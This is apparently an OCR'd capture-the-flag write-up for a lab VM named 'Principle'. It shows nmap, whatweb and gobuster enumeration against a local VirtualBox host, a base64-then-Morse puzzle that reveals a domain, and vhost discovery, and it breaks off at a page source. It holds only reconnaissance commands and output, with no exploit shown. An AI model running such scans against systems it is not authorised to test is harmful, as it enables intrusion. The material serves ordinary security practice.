
Principle


```
┌──(root㉿kali)-[~/Work]
└─# nmap -sS -p- --open -Pn -n -vvv --min-rate 5000 192.168.0.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-16 16:28 EDT
Initiating ARP Ping Scan at 16:28
Scanning 192.168.0.101 [1 port]
Completed ARP Ping Scan at 16:28, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:28
Scanning 192.168.0.101 [65535 ports]
Discovered open port 80/tcp on 192.168.0.101
Completed SYN Stealth Scan at 16:29, 35.95s elapsed (65535 total ports)
Nmap scan report for 192.168.0.101
Host is up, received arp-response (0.0020s latency).
Scanned at 2025-04-16 16:28:59 EDT for 35s
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:20:A7:E3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
```

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 nginx 1.22.1
|_http-server-header: nginx/1.22.1
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Welcome to nginx!
| http-robots.txt: 1 disallowed entry
|_/hackme
MAC Address: 08:00:27:20:A7:E3 (PCS Systemtechnik/Oracle Vi
```

```
┌──(root㉿kali)-[~/Work]
└─# whatweb 192.168.0.101
http://192.168.0.101 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.22.1], IP[192.168.0.101], Title[Welcome to nginx!], nginx[1.22.1]

┌──(root㉿kali)-[~/Work]
```


```
┌──(root㉿kali)-[~/Work]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://192.168.0.101/ -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.101/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/robots.txt           (Status: 200) [Size: 68]
/hi.html              (Status: 200) [Size: 141]
Progress: 156329 / 830576 (18.82%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 156556 / 830576 (18.85%)
===============================================================
```







404 Not Found


nginx/1.22.1





- Who I am?
- You are a automaton
- Are you sure?
- Yep
- Thank you, who has created me?
- They say Elohim


192.168.0.101/inve
192.168.0.101/investigate/rainbow_mystery.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
QWNjb3JkaW5nIHRvIHRoZSBPbGQgVGVzdGFtZW50LCB0aGUgcmFpbmJvdyB3YXMgY3JlYXRlZCBi
eSBHb2QgYWZ0ZXIgdGhlIHVuaXZlcnNhbCBGbG9vZC4gSW4gdGhlIGJpYmxpY2FsIGFjY291bnQs
IGl0IHdvdWxkIGFwcGVhciBhcyBhIHNpZ24gb2YgdGhlIGRpdmluZSB3aWxsIGFuZCB0byByZW1p
bmQgbWVuIG9mIHRoZSBwcm9taXNlIG1hZGUgYnkgR29kIGhpbXNlbGYgdG8gTm9haCB0aGF0IGhl
IHdvdWxkIG5ldmVyIGFnYWluIGRlc3Ryb3kgdGhlIGVhcnRoIHdpdGggYSBmbG9vZC4KTWF5YmUg
dGhhdCdzIHdoeSBJIGFtIGEgcm9ib3Q/Ck1heWJlIHRoYXQgaXMgd2h5IEkgYW0gYWxvbmUgaW4g
dGhpcyB3b3JsZD8KClRoZSBhbnN3ZXIgaXMgaGVyZToKLS4uIC0tLSAtLSAuLSAuLiAtLiAvIC0g
Li4uLi0gLi0uLiAtLS0tLSAuLi4gLi0uLS4tIC4uLi4gLS0gLi4uLQ==



root@kali: /home/guel/Downloads
┌──(root㉿kali)-[/home/guel/Downloads]
└─# echo "QWNjb3JkaW5nIHRvIHRoZSBPbGQgVGVzdGFtZW50LCB0aGUgcmFpbmJvdyB3YXMgY3JlYXRlZCBi
eSBHb2QgYWZ0ZXIgdGhlIHVuaXZlcnNhbCBGbG9vZC4gSW4gdGhlIGJpYmxpY2FsIGFjY291bnQs
IGl0IHdvdWxkIGFwcGVhciBhcyBhIHNpZ24gb2YgdGhlIGRpdmluZSB3aWxsIGFuZCB0byByZW1p
bmQgbWVuIG9mIHRoZSBwcm9taXNlIG1hZGUgYnkgR29kIGhpbXNlbGYgdG8gTm9haCB0aGF0IGhl
IHdvdWxkIG5ldmVyIGFnYWluIGRlc3Ryb3kgdGhlIGVhcnRoIHdpdGggYSBmbG9vZC4KTWF5YmUg
dGhhdCdzIHdoeSBJIGFtIGEgcm9ib3Q/Ck1heWJlIHRoYXQgaXMgd2h5IEkgYW0gYWxvbmUgaW4g
dGhpcyB3b3JsZD8KClRoZSBhbnN3ZXIgaXMgaGVyZToKLS4uIC0tLSAtLSAuLSAuLiAtLiAvIC0g
Li4uLi0gLi0uLiAtLS0tLSAuLi4gLi0uLS4tIC4uLi4gLS0gLi4uLQ==" | base64 -d
According to the Old Testament, the rainbow was created by God after the universal Flood. In the biblical account, it would appear as a sign of the divine wi
ll and to remind men of the promise made by God himself to Noah that he would never again destroy the earth with a flood.
Maybe that's why I am a robot?
Maybe that is why I am alone in this world?
The answer is here:
-.. --- -- .- .. -. / - ....- .-.. ----- ... .-.-.- .... -- ...-
┌──(root㉿kali)-[/home/guel/Downloads]
└─#



Morse Code Translator: Decode & Encode Morse Code
Input
-.. --- -- .- .. -. / - ....- .-.. ----- ... .-.-.- .... -- ...-
Alphabet
Latin
Output
Play
Copy
DOMAIN T4L0S.HMV



Console
t4l0s.hmv
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi…
[elohim@principle ~]$ echo "My son, you were born of dust and walk in my garden. Hear now my voice, I am your creator, and I am called $(whoami)."
My son, you were born of dust and walk in my garden. Hear now my voice, I am your creator, and I am called elohim.


view-source:http://t4l0s.hmv/
200%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type Identif…
<!DOCTYPE html>
<html>
<head>
<title>Console</title>
<style>
body {
background-color: #000;
color: #0F0;
font-family: monospace;
font-size: 14px;
padding: 20px;
}
.console-text {
white-space: pre;
}
.console-text:before {
content: ;
color: #0F0;
}
</style>
</head>
<body>


[elohim@principle ~]$ echo "My son, you were born of dust and walk in my garden. Hear now my voice, I am your creator, and I am calle
My son, you were born of dust and walk in my garden. Hear now my voice, I am your creator, and I am called elohim.
<! Elohim is a liar and you must not listen to him, he is not here but it is possible to find him, you must look somewhere else. ->
,,ggddY888Ybbgg,,
,agd8""' .d8888888888bga,



(root㉿kali)-[/home/guel/Downloads]
gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://t4l0s.hmv/ --append-domain
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://t4l0s.hmv/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true
Starting gobuster in VHOST enumeration mode
Found: hellfire.t4l0s.hmv Status: 200 [Size: 1659]



hellfire.t4l0s.hmv
[elohim@principle ~]$ echo "Road to $HOME, but you don't have access to the System. You should not look for the way, you have been warned."
Road to /gehenna, but you don't have access to the System. You should not look for the way, you have been warned.
SON,
YOU don't
access.



view-source:http://hellfire.t4l0s.hmv/
<!DOCTYPE html>
<html>
<head>
<title>Console</title>
<style>
body {
background-color: #000;
color: #0F0;
font-family: monospace;
font-size: 14px;
padding: 20px;
}
.console-text {
white-space: pre;
}
.console-text:before {
content: ;
color: #0F0;
}
</style>
</head>
<body>

